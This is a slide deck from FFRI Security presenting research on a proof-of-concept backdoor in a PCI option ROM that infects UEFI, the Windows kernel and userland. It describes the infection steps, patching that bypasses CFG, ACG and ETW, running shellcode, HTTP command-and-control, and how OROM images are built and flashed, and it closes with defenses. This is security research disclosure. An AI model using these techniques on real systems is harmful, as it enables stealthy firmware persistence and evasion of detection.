
Userland Shellcode Execution Flow



Userland Shellcode Execution Flow



Ring0→Ring3 Buffer



Ring0→Ring3 Buffer

47 39 38 30 29 21 20 12 11 0

- The address in CR3 and other page table entries are **physical address**
- But, runtime DXE driver is running on **virtual address**
- It seems **MmGetVirtualForPhysical** does NOT support addresses related to UEFI



Partial Identity Mapping

- Create **identity page table** and set it to CR3 ?
=> **No**. Currently executing instructions are on the virtual address
- **Runtime DXE driver** is mapped to the high canonical virtual memory address and **doesn't use PML4[0]**
- On the other hand, **identity paging only uses PML4[0]**
- We can **swap only PML4[0]** of the current page table
=> Runtime DXE driver runs normally on **virtual address**, but switches to identity map only when trying to access **physical address** !

CFG & ACG Bypass


- After writing shellcode to the buffer and setting the UserSupervisor bit, we can execute it by calling `RtlCreateUserThread`
 - However, `CFG (Control Flow Guard)` will prevent execution of the shellcode
 - Since the shellcode is in high canonical address, CFGbitmap overflows and causes access violation
- => We can `patch ntdll!LdrpDispatchUserCallTarget` to jmp without check
- However, making the page writable by `ZwProtectVirtualMemory` is prevented by `ACG (Arbitrary Code Guard)`
- => We can use `partial identity table (which is writable)` to patch it

CFG & ACG Bypass

mov [address], 0xFF

if Phy addr

PML4[0]




PDP/PD/PT Table
(Partial Identity Tables)

Writable

Physical Page

if Virt addr

PML4[N]



PDP/PD/PT Table
(Page Tables of PPL)

Non-Writable

Physical Page

PML4 Table

ETW Bypass

- By now, RtlCreateUserThread wouldn't fail and shellcode should execute successfully
- However, the fact that the thread starting with high canonical address (which is suspicious) is still logged by **ETW (Event Tracing for Windows)**
- Existing UEFI malware doesn't deal with ETW (As far as I read the report by security vendors)
- Similarly to CFG bypass, patching **nt!EtwWrite & nt!EtwWriteEx** to return immediately can **disable ETW**

UEFI+Kernel+Userland Malware Summary

1. Allocate **buffer & partial identity table** during boot time
2. OS boots and enter **runtime phase**
3. Execution is transferred to the runtime DXE module via **runtime service hook**
4. Set the process context to a **PPL** process (in my PoC, it's csrss.exe)
5. **Modify page table** to make shellcode buffer accessible from userland
6. Write shellcode into the buffer
7. Patch ntdll!LdrpDispatchUserCallTarget to bypass **CFG**
8. Patch nt!EtwWrite & nt!EtwWriteEx to bypass **ETW**
9. Execute shellcode with **RtlCreateUserThread**
10. **Restore** patched functions and execute original runtime service



Boot victim PC with infected device

How to Defend

- Enable secure boot (for OROM) to protect against **third-party attacker** without legitimate certificate
 - Lookout for secure boot bypass vulnerabilities and fix them
- For **supply-chain attack**, we need to extract OROM and investigate whether it contains backdoor or not
 - Currently, there are no promising tool to do this
- Look for suspicious **network traffic**

Wrap up

- OROM is a stealthy place to put backdoor
- Can directly infect UEFI with wide infection scenario
- Implemented UEFI, UEFI+Kernel, UEFI+KM+UM PoC malware
- Explained method to defend against OROM backdoor

Disclaimer

This document is a work of authorship performed by FFRI Security, Inc. (hereafter referred to as "the Company"). As such, all copyrights of this document are owned by the Company and are protected under Japanese copyright law and international treaties. Unauthorized reproduction, adaptation, distribution, or public transmission of this document, in whole or in part, without the prior permission of the Company is prohibited.

While the Company has taken great care to ensure the accuracy, completeness, and utility of the information contained in this document, it does not guarantee these qualities. The Company will not be liable for any damages arising from or related to this document.

©FFRI Security, Inc. Author: FFRI Security, Inc.

Thank you for listening!

Contacts

X DM: https://twitter.com/ffri_research

e-mail: research-feedback@ffri.jp


Repo

<https://github.com/FFRI/orom-backdoor-research>



Appendix




Environment



- UP2 Pro (single board computer)
 - Intel Atom Quad Core 64bit
- Windows 10
- VBS (HVCI) disabled
 - Cannot enable because it requires secure boot to be enabled
- M.2 B+M Key ⇔ SATA adapter
 - OROM: SPI flash

Writing OROM

- Software
 - Dependent on the device
(Vendor may provide tools to write)
- Hardware
 - Some external devices has SOP/SOIC SPI flash
 - Write it directly using such tools like BusPirate



Take it off if power line is shared
with the microcontroller

Building OROM image

- Tools to build OROM image
 - EfiRom utility (EDK2 BaseTools)
 - You can also use my tool (orom-builder)
- You can dump ROM and look for “55 AA” signature to check if that ROM is OROM or not.
- DXE module can be compressed
- Can contain multiple OROM image (DXE driver) in a ROM.

Table 135. Recommended PCI Device Driver Layout

Offset	Byte Length	Value	Description
0x00	1	0x55	ROM Signature, byte 1
0x01	1	0xAA	ROM Signature, byte 2
0x02	2	XXXX	Initialization Size – size of this image in units of 512 bytes. The size includes this header
0x04	4	0x0EF1	Signature from EFI image header
0x08	2	XX	Subsystem Value from the PCI Driver's PE/COFF Image Header
		0x0B	Subsystem Value for an EFI Boot Service Driver
		0x0C	Subsystem Value for an EFI Runtime Driver
0x0a	2	XX	Machine type from the PCI Driver's PE/COFF Image Header
		0x014C	IA-32 Machine Type
		0x0200	Itanium processor type
		0x0EBC	EFI Byte Code (EBC) Machine Type
		0x8664	X64 Machine Type
		0x01c2	ARM Machine Type
0x0C	2	0xAA64	ARM 64-bit Machine Type
		XXXX	Compression Type
		0x0000	Uncompressed
		0x0001	Compressed following the UEFI Compression Algorithm.
0x0E	8	0x00	Reserved
0x16	2	0x0034	Offset to EFI Image
0x18	2	0x001C	Offset to PCIB Data Structure

https://uefi.org/sites/default/files/resources/UEFI_Spec_2_8_C_Jan_2021.pdf#page=807

Without ETW Bypass

```
PS C:\Windows\system32> logman query providers "Microsoft-Windows-Kernel-Memory"
```

プロバイダー	GUID
Microsoft-Windows-Kernel-Memory	{D1D93EF7-E1F2-4F45-9943-03D245FE6C00}

値	キーワード	説明
0x0000000000000020	KERNEL_MEM_KEYWORD_MEMINFO	
0x0000000000000040	KERNEL_MEM_KEYWORD_MEMINFO_EX	
0x0000000000000080	KERNEL_MEM_KEYWORD_WS_SWAP	
0x0000000000000100	KERNEL_MEM_KEYWORD_ACG	
0x0000000000000200	KERNEL_MEM_KEYWORD_PHYSICAL_ALLOC	
0x0000000000000400	KERNEL_MEM_KEYWORD_MEMINFO_NODE	
0x8000000000000000	Microsoft-Windows-Kernel-Memory/Analytic	

値	レベル	説明
0x04	win:Informational	情報

ETW that logs kernel events

```
PS C:\Windows\system32> logman query providers "Microsoft-Windows-Kernel-Process"
```

プロバイダー	GUID
Microsoft-Windows-Kernel-Process	{22FB2C06-0E7B-422B-A0C7-2FAD1FD0E716}

値	キーワード	説明
0x0000000000000010	WINEVENT_KEYWORD_PROCESS	
0x0000000000000020	WINEVENT_KEYWORD_THREAD	
0x0000000000000040	WINEVENT_KEYWORD_IMAGE	
0x0000000000000080	WINEVENT_KEYWORD_CPU_PRIORITY	
0x0000000000000100	WINEVENT_KEYWORD_OTHER_PRIORITY	
0x0000000000000200	WINEVENT_KEYWORD_PROCESS_FREEZE	
0x0000000000000400	WINEVENT_KEYWORD_JOB	
0x0000000000000800	WINEVENT_KEYWORD_ENABLE_PROCESS_TRACING_CALLBACKS	
0x0000000000001000	WINEVENT_KEYWORD_JOB_IO	
0x0000000000002000	WINEVENT_KEYWORD_WORK_ON_BEHALF	
0x0000000000004000	WINEVENT_KEYWORD_JOB_SILO	
0x8000000000000000	Microsoft-Windows-Kernel-Process/Analytic	

Shell that OROM malware created

```
PS C:\Windows\system32> cmd.exe
```

Microsoft Windows [Version 10.0.19045.3930]
(c) Microsoft Corporation. All rights reserved.

```
C:\Windows\system32> echo "got shell !!!"
```

got shell !!!

```
名前: sampletrace
状態: 実行中
ルートパス: C:\Windows\system32
セグメント: オフ
スケジュール: オン
```

```
名前: sampletrace#sampletrace
種類: トレース
出力場所: C:\Windows\system32#sampletrace.etl
追加: オフ
循環: オフ
上書き: オフ
```

イベントビューアー (ローカル)

- カスタムビュー
- Windows ログ
- アプリケーションとサービス ログ
- 保存されたログ
 - sampletrace
- サブスクリプション

sampletrace イベント数: 4,555				
610				
レベル	日付と時刻	ソース	イベント...	タスクの...
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	
情報	2024/01/15 1:33:01	Kernel-Process	3 (3)	

イベント 3, Kernel-Process

全般 詳細

☒ 表示(N) ☐ XML で表示(X)

ProcessID	3576
ThreadID	5344
StackBase	0xffffc803f63c0000
StackLimit	0xffffc803f63ba000
UserStackBase	0x3c053a0000
UserStackLimit	0x3c0538f000
StartAddr	0xfffff8056c532020
Win32StartAddr	0xfffff8056c532020
TebBase	0x3c055f8000

ETW logs the
shellcode address

Novelty of this research

- First PoC OROM backdoor for Windows
- First OROM focused infection scenario and backdoor
- HttpProtocol for C2 communication
- Using kernel exports from runtime DXE driver
- Partial Identity Mapping
 - Usermode accessible UEFI allocated shellcode
 - CFG & ACG bypass